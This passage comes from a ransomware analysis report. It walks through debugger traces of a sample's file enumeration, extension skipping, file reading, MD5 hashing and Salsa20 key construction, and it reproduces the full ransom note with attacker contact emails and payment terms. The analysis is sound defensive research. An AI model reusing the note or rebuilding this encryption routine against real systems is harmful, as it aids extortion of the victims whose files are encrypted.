
Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Struct

```
Address  Hex                                              ASCII
02D5FC38 41 54 54 45 4E 54 49 4F 4E 21 0D 0A 0D 0A 44 6F ATTENTION!....Do
02D5FC48 6E 27 74 20 77 6F 72 72 79 2C 20 79 6F 75 20 63 n't worry, you c
02D5FC58 61 6E 20 72 65 74 75 72 6E 20 61 6C 6C 20 79 6F an return all yo
02D5FC68 75 72 20 66 69 6C 65 73 21 0D 0A 41 6C 6C 20 79 ur files!..All y
02D5FC78 6F 75 72 20 66 69 6C 65 73 20 6C 69 6B 65 20 70 our files like p
```

```
056AFA98 000005A0
056AFA9C 02D5FC38
056AFAA0 00000456
056AFAA4 056AFAD0 &L"C:\\_readme.txt"
056AFAA8 00000000
056AFAAC 02D565C0
056AFAB0 02D55578 L"C:\\_readme.txt"
056AFAB4 02CFCBC0
```

Figure 111

An example of a ransom note is highlighted below:




_readme.txt

```
ATTENTION!

Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-1JwFK5rT39
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
manager@mailtemp.ch

Reserve e-mail address to contact us:
supporthelp@airmail.cc

Your personal ID:
0336gSd743duFHwN7bjwCkJEeUg8JHISzLqrwudidH8XsPzHDt1
```

Figure 112

The files are enumerated using the FindFirstFileW and FindNextFileW APIs:



```
0015FD11  51                 push ecx
0015FD12  50                 push eax
0015FD13  FF 15 F0 C1 21 00  call dword ptr ds:[<&FindFirstFileW>]
dword ptr [0021C1F0 <wininet_dump.&FindFirstFileW>]=<kernel32.FindFirstFileW>

.text:0015FD13 wininet_dump.exe:$FD13 #FD13
```

```
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 056AFDC4
2: [esp+4] 056AFB10
3: [esp+8] 02CFCBC0
4: [esp+C] 02D15E68
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Struct

```
056AFAFC 056AFDC4
056AFB00 056AFB10
```

```
00160058  50                 push eax
00160059  56                 push esi
0016005A  FF 15 34 C1 21 00  call dword ptr ds:[<&FindNextFileW>]
dword ptr [0021C134 <wininet_dump.&FindNextFileW>]=<kernel32.FindNextFileW>

.text:0016005A wininet_dump.exe:$1005A #1005A
```


```
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)   5   Unlock
1: [esp] 02D15E98
2: [esp+4] 056AFB10
3: [esp+8] 02CFCBC0
4: [esp+C] 02D15E68
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Struct

```
056AFAFC 02D15E98
056AFB00 056AFB10
```

Figure 113

The directories mentioned under figure 89 will not be encrypted. The file extension is extracted by calling the PathFindExtensionW routine:




```
0015FF4C  50                 push eax                                   eax:L"C
0015FF4D  FF 15 48 C3 21 00  call dword ptr ds:[<&PathFindExtensionW>]
dword ptr [0021C348 <wininet_dump.&PathFindExtensionW>]=<shlwapi.PathFindExtensionW>

.text:0015FF4D wininet_dump.exe:$FF4D #FF4D
```

```
Default (stdcall)   5   Unlock
1: [esp] 02D15E98 L"C:\\706d7fdb2[redacted]\\101
2: [esp+4] 02CFCBC0
3: [esp+8] 02CF449C &L"C:\\706d7fd[redacted]\\
4: [esp+C] 02CFD440
```

```
056AFB00 02D15E98 L"C:\\706d7fdb2[redacted]\\101.txt"
```

Figure 114

The files and file extensions mentioned under figure 89 will be skipped. The ransomware also avoids files that have the ".tisc" extension because this will be appended after the encryption is complete:




```
0015FF7C   53                  push ebx                          ebx:L".
0015FF7D   50                  push eax                          eax:L".
0015FF7E   E8 7F 1C 01 00      call wininet_dump.171C02          wcsstr
wininet_dump.00171C02

.text:0015FF7E wininet_dump.exe:$FF7E #FF7E

x87SW_SF 0   x87SW_P   0   x87SW_U   0
1: [esp] 02D4F348 L".regtrans-ms"
2: [esp+4] 02D15ECA L".txt"
3: [esp+8] 02CFCBC0
4: [esp+C] 02CF449C &L"C:\\706d7fd[redacted]\

056AFAFC 02D4F348 L".regtrans-ms"
056AFB00 02D15ECA L".txt"
```

```
0015FFC2   51                  push ecx                          ecx:L"1
0015FFC3   50                  push eax                          eax:L"r
0015FFC4   E8 39 1C 01 00      call wininet_dump.171C02          wcsstr
wininet_dump.00171C02

.text:0015FFC4 wininet_dump.exe:$FFC4 #FFC4

x87SW_SF 0   x87SW_P   0   x87SW_U   0
1: [esp] 02D53498 L"ntuser.pol"
2: [esp+4] 056AFB3C L"101.txt"
3: [esp+8] 02CFCBC0
4: [esp+C] 02CF449C &L"C:\\706d7fd[redacted]\\

056AFAFC 02D53498 L"ntuser.pol"
056AFB00 056AFB3C L"101.txt"
```

```
0015FFED   53                  push ebx                          ebx:L".
0015FFEE   50                  push eax                          eax:L".
0015FFEF   E8 0E 1C 01 00      call wininet_dump.171C02          wcsstr
wininet_dump.00171C02

.text:0015FFEF wininet_dump.exe:$FFEF #FFEF

x87SW_SF 0   x87SW_P   0   x87SW_U   0
1: [esp] 02CBF420 L".tisc"
2: [esp+4] 02D15ECA L".txt"
3: [esp+8] 02CFCBC0
4: [esp+C] 02CF449C &L"C:\\706d7fd[redacted]\\

056AFAFC 02CBF420 L".tisc"
056AFB00 02D15ECA L".txt"
```

Figure 115


Each targeted file is opened using the CreateFileW routine:



```
001611E6   6A 00                  push 0
001611E8   68 80 00 00 00         push 80
001611ED   6A 03                  push 3
001611EF   6A 00                  push 0
001611F1   6A 01                  push 1
001611F3   68 00 00 00 C0         push C0000000
001611F8   8B F9                  mov edi,ecx
001611FA   89 5D 90               mov dword ptr ss:[ebp-70],ebx     [ebp-7C
001611FD   53                     push ebx                          ebx:L"C
001611FE   89 7D DC               mov dword ptr ss:[ebp-24],edi
00161201   C7 45 8C 00 00 00 00   mov dword ptr ss:[ebp-74],0
00161208   C7 45 FC 00 00 00 00   mov dword ptr ss:[ebp-4],0
0016120F   FF 15 DC C0 21 00      call dword ptr ds:[<&CreateFileW>]
dword ptr [0021C0DC <wininet_dump.&CreateFileW>]=<kernel32.CreateFileW>

.text:0016120F wininet_dump.exe:$1120F #1120F

Address  Hex                                              ASCII
056AFE4C 01 00 00 00 30 F1 16 00 30 F1 16 00 C0 CB CF 02 ....0ñ..0ñ..ÀËÏ.
056AFE5C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
056AFE6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1: [esp] 02D15E98 L"C:\\706d7fd[redacted]\\101
2: [esp+4] C0000000
3: [esp+8] 00000001
4: [esp+C] 00000000

056AF9C8 02D15E98 L"C:\\706d7fd[redacted]\\101.txt"
056AF9CC C0000000
056AF9D0 00000001
056AF9D4 00000000
056AF9D8 00000003
056AF9DC 00000080
056AF9E0 00000000
```

Figure 116


The file content is read by calling the ReadFile function:



```
001613F5   6A 00                  push 0
001613F7   8D 45 E0               lea eax,dword ptr ss:[ebp-20]
001613FA   C7 45 E0 00 00 00 00   mov dword ptr ss:[ebp-20],0
00161401   50                     push eax
00161402   68 05 58 02 00         push 25805
00161407   57                     push edi
00161408   56                     push esi
00161409   FF D3                  call ebx                          ebx:Rea
ebx=<kernel32.ReadFile> (76ACE160)

.text:00161409 wininet_dump.exe:$11409 #11409

Address  Hex                                              ASCII
05560000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
Address  Hex                                              ASCII
05560000 61 62 63 64 65 66 67 68 00 00 00 00 00 00 00 00 abcdefgh........

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1: [esp] 000005A4
2: [esp+4] 05560000
3: [esp+8] 00025805
4: [esp+C] 056AFADC

056AF9D0 000005A4
056AF9D4 05560000
056AF9D8 00025805
056AF9DC 056AFADC
056AF9E0 00000000
```

Figure 117


There is a function call to CryptAcquireContextW (as in figure 72) and another one to CryptCreateHash (as in figure 73). The malware hashes a buffer that contains the first 5 bytes from the targeted file and the RSA public key, as shown in figure 118:



```
0015EB47   6A 00               push 0
0015EB49   56                  push esi
0015EB4A   57                  push edi
0015EB4B   FF 75 EC            push dword ptr ss:[ebp-14]
0015EB4E   FF 15 18 C0 21 00   call dword ptr ds:[<&CryptHashData>]
dword ptr [0021C018 <wininet_dump.&CryptHashData>]=<advapi32.CryptHashData>

.text:0015EB4E wininet_dump.exe:$EB4E #EB4E

Address  Hex                                              ASCII
02D10BE0 61 62 63 64 65 2D 2D 2D 2D 2D 42 45 47 49 4E 20 abcde-----BEGIN 
02D10BF0 50 55 42 4C 49 43 20 4B 45 59 2D 2D 2D 2D 2D 5C PUBLIC KEY-----\
02D10C00 5C 6E 4D 49 49 42 49 6A 41 4E 42 67 6B 71 68 6B \nMIIBIjANBgkqhk
02D10C10 69 47 39 77 30 42 41 51 45 46 41 41 4F 43 41 51 iG9w0BAQEFAAOCAQ

x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1: [esp] 02CEC760 <&CPCreateHash>
2: [esp+4] 02D10BE0
3: [esp+8] 000001DF
4: [esp+C] 00000000

056AF978 02CEC760
056AF97C 02D10BE0
056AF980 000001DF
056AF984 00000000
056AF988 05560000 "abcdefgh"
056AF98C 000005A4
056AF990 02CFCBE0 "-----BEGIN PUBLIC KEY-----\\\\nMIIBIjANBgl
```

Figure 118


The MD5 hash value is extracted by calling the CryptGetHashParam routine (0x2 = **HP_HASHVAL**):



```
0015EBBF   6A 00          push 0
0015EBC1   50             push eax
0015EBC2   57             push edi
0015EBC3   6A 02          push 2
0015EBC5   FF 75 EC       push dword ptr ss:[ebp-14]
0015EBC8   FF D6          call esi                       esi:Cry

esi=<advapi32.CryptGetHashParam> (73A5FAB0)

.text:0015EBC8 wininet_dump.exe:$EBC8 #EBC8

x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 02CEC760 <&CPCreateHash>
2: [esp+4] 00000002
3: [esp+8] 02CF4448
4: [esp+C] 056AF9C0

Dump 1  Dump 2  Dump 3  Dump 4  Dump 5  Watch 1  Locals  Struct
Address  | Hex                                             | ASCII
02CF4448 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
Address  | Hex                                             | ASCII
02CF4448 | 01 6A FB E2 D1 F8 FC AA E6 9A B5 B1 54 17 9D 14 | .jûâÑøüªæ.µ±T...

056AF974 02CEC760
056AF978 00000002
056AF97C 02CF4448
056AF980 056AF9C0
056AF984 00000000
```

Figure 119


The binary creates a new UUID (16 random bytes) by calling the UuidCreate API (which internally uses CryptGenRandom):



```
0015C5D7   50             push eax                       eax:&"a
0015C5D8   8B F1          mov esi,ecx
0015C5DA   FF 15 00 C3 21 00   call dword ptr ds:[<&UuidCreate>]

dword ptr [0021C300 <wininet_dump.&UuidCreate>]=<rpcrt4.UuidCreate>

.text:0015C5DA wininet_dump.exe:$C5DA #C5DA

x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 056AF9B0 &"abcdefgh"
2: [esp+4] 05560000 "abcdefgh"
3: [esp+8] 000005A4
4: [esp+C] 76E8114F kernelbase.76E8114F

056AF99C 056AF9B0 &"abcdefgh"

Address  | Hex                                             | ASCII
056AF9B0 | C6 1E 03 32 18 6D 94 45 A2 CC 17 B8 B9 DC 68 5A | Æ..2.m.E¢Ì. 'ÜhZ
```

Figure 120


The process converts the UUID to a string using the UuidToStringA API:



```
0015C5F0   50             push eax
0015C5F1   8D 44 24 14    lea eax,dword ptr ss:[esp+14]
0015C5F5   50             push eax
0015C5F6   FF 15 0C C3 21 00   call dword ptr ds:[<&UuidToStringA>]

dword ptr [0021C30C <wininet_dump.&UuidToStringA>]=<rpcrt4.UuidToStringA>

.text:0015C5F6 wininet_dump.exe:$C5F6 #C5F6

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 056AF9B0
2: [esp+4] 056AF9A8
3: [esp+8] 05560000 "abcdefgh"
4: [esp+C] 000005A4

Dump 1  Dump 2  Dump 3  Dump 4  Dump 5  Watch 1  Locals  Struct
Address  | Hex                                             | ASCII
02D26688 | 33 32 30 33 31 65 63 36 2D 36 64 31 38 2D 34 35 | 32031ec6-6d18-45
02D26698 | 39 34 2D 61 32 63 63 2D 31 37 62 38 62 39 64 63 | 94-a2cc-17b8b9dc
02D266A8 | 36 38 35 61 00 AB AB AB AB AB AB AB AB FE EE FE | 685a.«««««««««þîþ

056AF998 056AF9B0
056AF99C 056AF9A8
```

Figure 121


Based on the value generated above, the ransomware constructs the following Salsa20 matrix:



```
Address  | Hex                                             | ASCII
056AF9F4 | 65 78 70 61 33 32 30 33 31 65 63 36 2D 36 64 31 | expa32031ec6-6d1
056AFA04 | 38 2D 34 35 6E 64 20 33 33 32 30 33 31 65 63 36 | 8-45nd 332031ec6
056AFA14 | 00 00 00 00 00 00 00 00 32 2D 62 79 39 34 2D 61 | ........2-by94-a
056AFA24 | 32 63 63 2D 31 37 62 38 62 39 64 63 74 65 20 6B | 2cc-17b8b9dcte k
```

Figure 122

